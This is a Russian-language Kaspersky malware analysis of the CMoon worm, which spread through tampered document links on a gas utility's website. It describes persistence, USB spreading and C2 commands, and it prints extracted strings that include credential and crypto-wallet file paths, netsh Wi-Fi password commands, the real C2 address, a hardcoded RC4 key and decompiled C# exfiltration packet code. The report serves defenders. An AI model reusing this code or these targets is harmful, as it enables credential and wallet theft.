Новый червь CMoon распространяется через скомпрометированный сайт

By Kaspersky


Published: 2024-08-07 · Archived: 2026-04-05 16:01:22 UTC

Описание вредоносного ПО

Описание вредоносного ПО

07 Авг 2024

4 мин. на чтение



Введение

В июле 2024 года благодаря данным нашей телеметрии мы обнаружили новый червь CMoon, способный выгружать с зараженного устройства пользователя конфиденциальные и платежные данные, а также загружать другие зловреды и запускать DDoS-атаки на интернет-ресурсы, указанные злоумышленником, который распространялся через легитимный сайт. В этой статье мы расскажем о механизме заражения червем и принципах его работы.

Обнаружение и доставка

В конце июля системы мониторинга угроз «Лаборатории Касперского» зафиксировали, что на сайте компании, обеспечивающей газификацию и газоснабжение одного из городов Российской Федерации, появилось вредоносное программное обеспечение. В ходе анализа выяснилось, что представленные в нескольких разделах сайта ссылки на скачивание нормативных документов в форматах .docx, .xlsx, .rtf и .pdf были заменены на другие, которые вели на вредоносные исполняемые файлы, расположенные в отдельной директории того же сайта. Названия зловредов и адреса ссылок на них повторяли названия оригинальных документов, но имели добавленное расширение .exe. Всего злоумышленники подменили около двух десятков ссылок, и по каждой из них скачивался самораспаковывающийся архив, содержащий в себе исходный документ, который открывался при запуске, а также один и тот же исполняемый файл — полезную нагрузку.

Эта полезная нагрузка — новое вредоносное ПО, которое мы назвали CMoon за соответствующие строки в файлах.

Мы проанализировали информацию об этом зловреде из телеметрии KSN (Kaspersky Security Network), которая представляет собой обезличенные данные пользователей продуктов «Лаборатории Касперского», давших свое согласие на передачу и обработку этой информации. По данным KSN, с угрозой столкнулись пользователи из России. Это объясняется тем фактом, что зараженный сайт принадлежал организации, предоставляющей услуги на территории РФ. Мы не видели других векторов распространения этого вредоносного ПО, поэтому полагаем, что атака нацелена только на посетителей конкретного сайта.

Обнаружив заражение, мы сообщили о нем владельцам ресурса, и к 25 июля вредоносные файлы по ссылкам были удалены.

Описание угрозы

CMoon — это червь, написанный на .NET, с широкой функциональностью для кражи данных и удаленного управления. Попав на машину пользователя, он первым делом пытается определить наличие установленного антивируса, чтобы затем скопировать себя в соответствующую папку: %LocalAppData%\<antivirus>\<selfname>.dat. Также он создает ярлык для автозагрузки %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\<antivirus>.lnk. Если червю не удастся обнаружить антивирус, то вместо <antivirus> будет использоваться строка system. После этого зловред меняет дату создания и последнего изменения только что созданных им файлов и папок на заранее заданную: 2013.05.22, 10:32:16.

Сразу после установки исполняемый файл начинает мониторить подключенные USB-накопители. Это позволяет украсть потенциально интересные злоумышленникам файлы со съемных носителей, а также скопировать на них червь и заразить другие компьютеры, где будет использоваться накопитель. Для заражения флешки все файлы на ней, за исключением файлов с расширениями .lnk и .exe, а также файлов в папках с подстроками .intelligence и .usb, подменяются ярлыками, ведущими на вредоносное ПО. Папка с подстрокой .intelligence используется червем для временного хранения потенциально интересных файлов перед их отправкой на сервер, а с подстрокой .usb — для хранения копий оригинальных документов и самой вредоносной программы. Помимо функциональности самораспространения, червь также умеет получать команды с удаленного сервера, отвечающие, в частности, за следующие задачи:

- загрузить и выполнить другие вредоносные файлы, указанные атакующим;
- сделать скриншот экрана;
- инициировать DDoS-атаку на указанный атакующим интернет-ресурс;
- собрать информацию о доступных ресурсах в локальной сети (IP-адреса и открытые порты);
- отправить файлы с зараженной машины на удаленный сервер.

Для реализации последней функции в черве уже заложен неизменяемый ряд путей, масок и ключевых слов, интересующих злоумышленников. В частности, зловред собирает файлы из различных приложений. Например, из браузеров собираются файлы, содержащие сохраненные пароли, файлы cookie, закладки, историю посещений, а также данные для автозаполнения форм, включая данные о кредитных картах. Червь мониторит следующие приложения:

Браузеры	Firefox, Thunderbird, Waterfox, Microsoft Edge, Google Chrome, Opera, Opera GX, Yandex Browser
Криптокошельки	Guarda, Coinomi, Bitcoin, Electrum, Electrum-LTC, Zcash, Exodus, Jaxx и Jaxx Liberty, Monero, Binance, Wasabi Wallet, Atomic, Ledger Live
Мессенджеры	Pidgin, Telegram
SSH-клиент	Snowflake (Muon)

FTP-клиент	FileZilla
ПО для записи видео и потокового вещания	OBS Studio
Аутентификаторы	WinAuth, Authy
ПО для удаленного доступа	MobaXterm
VPN-клиенты	OpenVPN

Помимо содержимого перечисленных приложений, зловред также ищет и отправляет на сервер следующие файлы:

- документы из пользовательских папок Desktop, Documents, Photos, Downloads и с внешних носителей, содержащие в тексте подстроки «секрет», «служебн», «парол» и другие ключевые слова, в форматах .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .txt, .rtf, .odt, .ods, .odp, .csv, .html, .htm, .epub, .md, .tex, .wpd, .wps, .pub, .xps, .odg, .ott, .ots, .otp, .msg, .eml;
- файлы, содержащие сведения о защите системы, действиях пользователя и его учетных данных, с расширениями .crt, .cer, .pem, .der, .p7b, .p7c, .pfx, .p12, .sst, .csr, .key, .private, .sig, .signature, .p7s, .asc, .gpg, .authenticode, .kdb, .kdbx, .agilekeychain, .opvault, .lastpass, .psafe3, .ovpn, .log, .cfg, .conf.

Если червь не может получить содержимое нужного файла, то он будет пытаться найти и завершить процесс, который в настоящий момент этот файл использует.

```
%AppData%\Guarda\Local Storage\leveldb\*.l??◙%LocalAppData%\Coinomi\Coinomi\wallets\*.wallet◙%AppDat
a%\Bitcoin\wallets\*\*wallet*◙%AppData%\Electrum\wallets\*◙%AppData%\Electrum-LTC\wallets\*◙%AppData
%\Zcash\*wallet*dat◙%AppData%\Exodus\exodus.wallet\*.seco◙%AppData%\com.liberty.jaxx\IndexedDB\file_
_0.indexeddb.leveldb\.l??◙%AppData%\Jaxx\Local Storage\leveldb\.l??◙%UserProfile%\Documents\Monero\w
allets\*\*◙%AppData%\Binance\*.json◙%AppData%\WalletWasabi\Client\Wallets\*.json◙%AppData%\atomic\Lo
cal Storage\leveldb\*.l??◙%AppData%\ledger live\app.json◙%AppData%\.purple\accounts.xml◙%UserProfile
%\snowflake-ssh\session-store.json◙%AppData%\FileZilla\*.xml◙%AppData%\obs-studio\basic\profiles\*\s
ervice.json◙%AppData%\WinAuth\*.xml◙%AppData%\Authy Desktop\Local Storage\leveldb\*◙%AppData%\MobaXt
erm\MobaXterm.ini◙%UserProfile%\OpenVPN\config\*\*.ovpn◙%AppData%\Telegram Desktop\tdata\*s◙%AppData
%\Telegram Desktop\tdata\*\map*○ 93.185.167.95:9899? Could not begin restart session.  Unable to det
ermine file locker.8 Could not register resource.T Could not list processes locking resource.? Could
 not list processes locking resource. Failed to get size of result.↑ Handle kill & Failed kill handl
e → .intelligence☼ .dat◙ *.dat◙ Intel♠ arp♦ -a☻ .☻ -☻ ?☻ >☻ :♀ DRIVE-♦ :\☻ \L {374DE290-123F-4565-91
64-39C4925E467B}? Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders♠ doc▯ docx♠
xls▯ xlsx♠ ppt▯ pptx♠ pdf♠ txt♠ rtf♠ odt♠ ods♠ odp♠ csv▯ html♠ htm▯ epub♦ md♠ tex♠ wpd♠ wps♠ pub♠ xp
s♠ odg♠ ott♠ ots♠ otp♠ msg♠ eml♠ crt♠ cer♠ pem♠ der♠ p7b♠ p7c♠ pfx♠ p12♠ sst♠ csr♠ key♫ private♠ sig
↕ signature♠ p7s♠ asc♠ gpg↑ authenticode♠ kdb▯ kdbx→ agilekeychain♫ opvault► lastpass♀ psafe3▯ ovpn♠
 log♠ cfg▯ conf↑ LocalAppdata∟ RoamingAppdata━ UserProfile♫ Desktop↕ Documents♀ Photos↕ Downloads↑ I
ntelligence` [DesktopScreenshot] Error capturing screenshot, h SELECT TotalPhysicalMemory FROM Win32
_ComputerSystem& TotalPhysicalMemory¶ root\CIMV2☻ x♠ 0×0→ [WMI] Error, ☻  ☻ _☻ ,R SELECT Version FRO
M Win32_OperatingSystem♫ Version☻ 7@ SELECT Name FROM Win32_Processor‼ Name♫ UnknownL SELECT Name FR
OM Win32_VideoControllerN SELECT Domain FROM Win32_ComputerSystem♀ DomainZ SELECT Manufacturer FROM
Win32_ComputerSystem↑ ManufacturerL SELECT Model FROM Win32_ComputerSystem◙ Model━ Local State" "enc
rypted_key":"→ Google\Chrome( Yandex\YandexBrowser∟ Microsoft\Edge▲ Network\Cookies♫ Cookies♫ Histor
y¶ Login Data► Web Data↕ Bookmarks▲ Ya Passman Data  Ya Autofill Data▲ Ya Credit Cards▲ Mozilla\Fire
fox━ Thunderbird► Waterfox6 Opera Software\Opera Stable< Opera Software\Opera GX Stable━ logins.json
♫ key4.db∟ cookies.sqlite→ places.sqlite* User Data\Local State↑ profiles.ini► Profiles◙ Tablo► Favi
cons► prefs.js▲ Opera GX Stable♫ Default‼ http♫ http://☻ *‼ .exe► .lnk‼ .usb◄ 72C24DD5-D70A-438B-8A4
2-98424B88AFB8↕ %comspec%2 /C start "" "{0}" & "{1}"↑ \DefaultIcon♦ , ¶ /c chcp 65001 & timeout /t 3
 & cd /d "{0}" & start "" "{1}"§ cmd.exe& An error occurred: ‼ /c start "" "{0}"◙ \\♂ \root\Security
Center2♀ SELECT * FROM AntivirusProduct━ displayName, pathToSignedProductExe♪ Microsoft\Windows Defe
nder\Platform↑ MpDlpCmd.exe  Windows Defender♫ System♫ virtual♀ vmware  pizdec_CMOON_AHUETv Software
\Microsoft\Windows\CurrentVersion\Explorer\Advanced♀ Hiddenj POST {0} HTTP/1.1
Host: {1}
Content-length: {2}

♦ x2▯ SHA1▯ cmds☻ 1☻ %♀ CMOON$♫ Stealer♠ Key▲ www.pornhub.com: wlan show networks mode=bssidN wlan s
how profiles name="{0}" key=clear━ Key Content> wlan add profile filename="{0}". wlan connect name="
{0}"‼ .xml. /c chcp 65001 && netsh ?
```

Строки из CMoon

Перед началом общения с командным сервером червь пытается отправить запрос на сервер www.pornhub.com, чтобы проверить подключение к интернету. Если сервер не отвечает, червь инициирует подключение к сохраненным на компьютере сетям Wi-Fi. Вся коммуникация происходит через TCP-соединение.

```
struct Request {

char magic[6];

u8 packet_type;

char rc4_key[8];

be u64 data_size;

char data[data_size];
```

	char botid[32]; char md5[32]; };

Структура пакета

Исходящие пакеты всегда начинаются с шести байт CMOON$. Далее идет один байт — тип пакета. Нам удалось восстановить следующие типы пакетов:

- 0x00: запрос списка команд;
- 0x01: первый пакет с информацией о системе;
- 0x02: информация о профиле Wi-Fi;
- 0x03: файл;
- 0x04: сигнал о завершении сбора и отправки файлов;
- 0x05: скриншот;
- 0x06: информация о внутреннем ресурсе и открытых портах;
- 0x07: сигнал об отправке цепочки из нескольких пакетов типа 0x06.

Следующие 8 байт пакета генерируются случайным образом и используются как первая часть составного ключа для RC4-шифрования. Вторая часть ключа задана в коде червя: Z(Y?)5[PC,gxdtNsCk;lFrvx7bN+g. Идущие после ключа 8 байт указывают на размер отправленных данных, а за ними следуют сами данные, зашифрованные с помощью RC4. Затем указываются 32 байта строки .botid: это MD5-хэш данных о системе, зашифрованный с помощью RC4 с тем же ключом. Последние 32 байта пакета — это MD5-хэш блока, содержащего строку .botid вместе с собранными данными.

```
public static Packet generate_packet(PacketType packet_type, string[] additinal_data = null)
{
    using MemoryStream memoryStream = new MemoryStream();
    memoryStream.Write(magic_prefix, 0, magic_prefix.Length);
    memoryStream.Write(new byte[1] { (byte)packet_type }, 0, 1);
    byte[] rc4_key_part1 = new byte[8];
    new RNGCryptoServiceProvider().GetBytes(rc4_key_part1);
    byte[] rc4_key = new byte[rc4_key_part1.Length + Config.rc4_key_part2.Length];
    Buffer.BlockCopy(rc4_key_part1, 0, rc4_key, 0, rc4_key_part1.Length);
    Buffer.BlockCopy(Config.rc4_key_part2, 0, rc4_key, rc4_key_part1.Length, Config.rc4_key_part2.Length);
    memoryStream.Write(rc4_key_part1, 0, rc4_key_part1.Length);
    string text = ((additinal_data == null) ? string.Empty : string.Join(",", additinal_data));
    byte[] encrypted_data = RC4.crypt(Encoding.ASCII.GetBytes(text), rc4_key);
    byte[] data_length = BitConverter.GetBytes((long)encrypted_data.Length);
    if (BitConverter.IsLittleEndian)
    {
        Array.Reverse(data_length);
    }
    memoryStream.Write(data_length, 0, data_length.Length);
    memoryStream.Write(encrypted_data, 0, encrypted_data.Length);
    byte[] encrypted_botid = RC4.crypt(Encoding.ASCII.GetBytes(PC_info.botid), rc4_key);
    memoryStream.Write(encrypted_botid, 0, encrypted_botid.Length);
    string checksum_str = MD5.hash_from_str(PC_info.botid + text);
    byte[] checksum = Encoding.ASCII.GetBytes(checksum_str);
    memoryStream.Write(checksum, 0, checksum.Length);
    Packet packet = default(Packet);
    packet.set_data(memoryStream.ToArray());
    packet.Key = rc4_key;
    return packet;
}
```

Алгоритм генерации пакетов

На сервере C2 полученные данные и хэш .botid расшифровываются, объединяются в одну строку, после чего для нее обсчитывается хэш. Полученное значение сравнивается с последними 32 байтами пакета.

Первый пакет содержит информацию о системе (модель ПК, версия системы и т. д.), и для него всегда используется тип 0x01.

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII

00000000:  43 4D 4F 4F 4E 24 01 28  E3 0A 35 0F 3F 22 70 00  CMOON$.(..5.?"p.
00000010:  00 00 00 00 00 00 9B A8  F9 A4 BC A4 0C 88 D0 D8  ................
00000020:  F4 CF 39 77 63 0C 66 23  D7 72 38 EC 4A 84 99 99  ..9wc.f#.r8.J...
00000030:  20 0F 80 FC C2 E0 5C 71  5E 75 3E 18 78 AA 31 8D  .....\q^u>.x.1.
00000040:  B9 01 1F 6B 82 52 38 22  CE EA AC 44 8E 51 CB 98  ...k.R8"...D.Q..
00000050:  11 DC 3A 1C D6 FC 5D 00  BC 3B 85 89 C7 01 18 C8  ..:...].;......
00000060:  A6 58 62 66 7E 9A C5 F1  12 16 8F 2A 7A B7 AB 5D  .Xbf~......*z..]
00000070:  F7 D0 B8 5A 5B 31 B5 17  3B 3A C4 BB 62 98 05 C4  ...Z[1..;:..b...
00000080:  5F 06 40 F7 E3 85 6A C2  D1 8B 0C 8E 6C C0 87 1D  _.@...j.....l...
00000090:  42 0B 6D 66 86 C5 C6 30  D9 A7 0D 44 52 F0 94 0A  B.mf...0...DR...
000000A0:  05 F2 45 19 36 16 50 5A  47 A5 1C 02 5B AA 7E 5C  ..E.6.PZG...[.~\
000000B0:  9D C7 CF FC A3 90 D2 15  AD A1 BE DB A8 43 15 28  .............C.(
000000C0:  3A 50 5B A8 1B 0B 93 53  A6 CF C4 2A 16 AB F1 C5  :P[....S...*....
000000D0:  F6 40 36 31 61 65 61 37  30 31 62 63 38 30 38 37  .@61aea701bc8087
000000E0:  64 63 39 33 39 61 33 35  32 30 65 63 30 66 38 61  dc939a3520ec0f8a
000000F0:  31 65                                            1e
```

Пример первого пакета при общении с командным сервером

Ответ от сервера зашифровывается тем же RC4-ключом.

Выводы

Описанная нами атака с использованием червя CMoon содержит признаки целевой: жертвами могли стать только посетители конкретного сайта конкретной организации, предоставляющей услуги на территории России, и для каждого из двух десятков подмененных документов злоумышленники создали отдельный самораспаковывающийся архив с червем, что свидетельствует о довольно тщательной подготовке. К признакам целевой атаки относится и тот факт, что червь собирает документы, в названиях которых содержатся такие ключи, как «секрет», «служебн», «служб», «парол». При этом стоит отметить, что распространение вредоносного ПО через зараженный сайт не самая распространенная техника для целевых атак. Гораздо чаще подобные атаки начинаются с фишинговых рассылок. Наши системы мониторинга позволили быстро нейтрализовать эту угрозу, но достоверно неизвестно, оказались ли заражены другие подобные сайты.

CMoon C2C
93 [.] 185 [.] 167[.]95:9899

MD5
132404f2b1c1f5a4d76bd38d1402bdfa

Последние публикации

Отчеты

Разбираем новую кампанию Librarian Likho с массовой рассылкой фишинговых писем и обновленными скриптами. Атаки продолжаются на момент публикации.

Разбираем обновленный бэкдор CoolClient, а также новые инструменты и скрипты, замеченные в кампаниях APT-группы HoneyMyte (aka Mustang Panda и Bronze President), включая три браузерных стилеров.

Эксперт «Лаборатории Касперского» описывает новые вредоносные инструменты, применяемые APT-группой Cloud Atlas, включая импланты бэкдоров VBShower, VBCloud, PowerShower и CloudAtlas.

Эксперты GReAT «Лаборатории Касперского» обнаружили новую волну кибератак APT-группы «Форумный тролль», нацеленную на российских ученых-политологов, доставляющую на устройства фреймворк Tuoni.
